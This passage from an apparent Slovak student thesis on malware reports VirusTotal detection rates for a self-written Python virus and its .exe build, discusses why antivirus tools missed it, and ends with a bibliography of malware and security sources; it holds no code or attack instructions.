Výsledky pri vykonateľnom súbore sú priaznivejšie, aj keď stále nie ukľudňujúce. Zo skupiny 70 otestovaných antivírusových softvérov dokázalo vírus odhaliť 8 z nich, medzi nimi napríklad aj softvér slovenskej spoločnosti ESET, antivírus od Google alebo jedna z verzií antivírusu McAfee (obr. 7.3). V prepočte na percentá to znamená úspešnosť 11.42%, čo sa za žiadnych okolností nedá považovať za veľký úspech.



Obr. 7.3 Výsledky testovania s portálom virustotal.com (formát .exe)

7.2 Vyhodnotenie testovania

Väčšina výsledkov testovania je pomerne prekvapivá. V Python formáte nedokázal odhaliť škodlivý kód žiadny antivírusový softvér. Ide o veľké nebezpečenstvo – v dnešnej dobe má mnoho ľudí nainštalovaný interpreter (kompilátor) pre programovací jazyk Python (podľa portálu *statista.com* v roku 2022 išlo o druhý najvyužívanejší programovací jazyk s približne 15.7 miliónmi vývojárov), čo znamená, že sa v ich zariadeniach môžu s relatívnou ľahkosťou vykonať aj natívne Python vírusy (nie je ich potrebné konvertovať do .exe formátu). Dôvodom tohto výsledku však môže byť aj nízka úroveň škodnosti vírusu – okrem funkcionality šírenia sa nevykonával žiadnu inú nekalú činnosť, antivírusy ho preto nepovažovali za nebezpečenstvo.

Ako už bolo spomenuté, ani pri vykonateľnom formáte nie sú výsledky oslnivé. Dalo by sa argumentovať, že dôvod je rovnaký, ako v predchádzajúcom prípade – antivírusy ho nepovažovali za dostatočné nebezpečenstvo – počas jeho vykonávania však došlo k prepisovaniu nesúvisiacich súborov, čo by samo o sebe malo predstavovať veľké nebezpečenstvo. Testy teda poukázali na to, ako jednoducho sa dá zhotoviť škodlivý kód, ktorý dokáže poškodiť súbory, systém a jeho súčasti bez detekcie antivírusmi.

8 Zdroje

1. Malwarebytes.com. *What is Malware?* 2023-02 [online]. Cit. 2023-03-10. Dostupné na: https://www.malwarebytes.com/malware
2. NEUMANN, John. 1966. *Theory of self-reproducing automata.* 1. vyd. Urbana, IL, Spojené štáty americké: University of Illinois Press, 1966. 388 s. Cit. 2023-03-10. ISBN 978-0252727337.
3. Malwarebytes.com. *What is a backdoor?* 2023-03 [online]. Cit. 2023-03-14. Dostupné na: https://www.malwarebytes.com/backdoor
4. Owasp.org. *Cross side scripting (XSS).* 2022-11 [online]. Cit. 2023-03-12. Dostupné na: https://owasp.org/www-community/attacks/xss/
5. Techradar.com. *How cross-site scripting attacks work.* 2011-12 [online]. Cit. 2023-03-12. Dostupné na: https://www.techradar.com/news/internet/how-cross-site-scripting-attacks-work-1046844
6. ERBSCHLOE, Michael. 2005. *Trojans, Worms and Spyware: A Computer Security Professional's Guide to Malicious Code.* 1. vyd. Burlington, MA, Spojené štáty americké: Elsevier Inc., 2005. 233s. Cit. 2023-03-11. ISBN 0-7506-7848-8.
7. THOMPSON, Ken. 1984. *Reflections on Trusting Trust.* In: Communications of the ACM, 1984. Cit. 2023-03-11. Dostupné na: https://www.cs.cmu.edu/~rdriley/487/papers/Thompson_1984_ReflectionsonTrustingTrust.pdf
8. Brittanica.com. *Computer worm.* 2017-11 [online]. Cit. 2023-03-11. Dostupné na: https://www.britannica.com/technology/computer-worm
9. Security.org. *What is a computer worm?* 2023-02 [online]. Cit. 2023-04-26. Dostupné na: https://www.security.org/antivirus/computer-worm/
10. Eset.com. *Ransomware*. [online]. Cit. 2023-03-13. Dostupné na: https://www.eset.com/int/ransomware/
11. Crowdstrike.com. *History of ransomware.* 2022-10 [online]. Cit. 2023-03-13. Dostupné na: https://www.crowdstrike.com/cybersecurity-101/ransomware/history-of-ransomware/#:~:text=In%20the%20late%201980s%2C%20criminals,send%20%24189%20to%20a%20P.O.
12. Cisa.gov. *CryptoLocker Ransomware Infections.* 2016-10 [online]. Cit. 2023-04-27. Dostupné na: https://www.cisa.gov/news-events/alerts/2013/11/05/cryptolocker-ransomware-infections#:~:text=CryptoLocker%20is%20a%20new%20variant,decrypt%20and%20recover%20their%20files.
13. Hp.com. *Top 10 Worst Computer Viruses in History.* 2020-11 [online]. Cit. 2023-03-21. Dostupné na: https://www.hp.com/us-en/shop/tech-takes/top-ten-worst-computer-viruses-in-history
14. Malwarebytes.com. *Let's talk Emotet malware.* 2023-03 [online]. Cit. 2023-03-24. Dostupné na: https://www.malwarebytes.com/emotet

15. Cpomagazine.com. *Emotet malware taken down by global law enforcement effort.* 2021-04 [online]. Cit. 2023-04-02. Dostupné na: https://www.cpomagazine.com/cyber-security/emotet-malware-taken-down-by-global-law-enforcement-effort-cleanup-patch-pushed-to-1-6-million-infected-devices/

16. Cofense.com. *Emotet Sending Malicious Emails After Three-Month Hiatus.* 2023-03 [online]. Cit. 2023-03-28. Dostupné na: https://cofense.com/blog/emotet-sending-malicious-emails-after-three-month-hiatus/

17. Csoonline.com. *Stuxnet explained: The first known cyberweapon.* 2022-08 [online]. Cit. 2023-04-11. Dostupné na: https://www.csoonline.com/article/3218104/stuxnet-explained-the-first-known-cyberweapon.html#:~:text=Stuxnet%20is%20a%20powerful%20computer,of%20the%20Iranian%20nuclear%20program.

18. Wired.com. *An Unprecedented Look at Stuxnet, the World's First Digital Weapon.* 2014-11 [online]. Cit. 2023-04-11. Dostupné na: https://www.wired.com/2014/11/countdown-to-zero-day-stuxnet/

19. Educative.io. *What is the structure and life cycle of a computer virus?* [online]. Cit. 2023-04-19. Dostupné na: https://www.educative.io/answers/what-is-the-structure-and-life-cycle-of-a-computer-virus

20. Logixcomsulting.com. *Breaking Four of the 4 Phases of a Computer Virus*. 2021-12 [online]. Cit. 2023-04-24. Dostupné na: https://logixconsulting.com/2021/12/23/breaking-four-the-4-phases-of-a-computer-virus/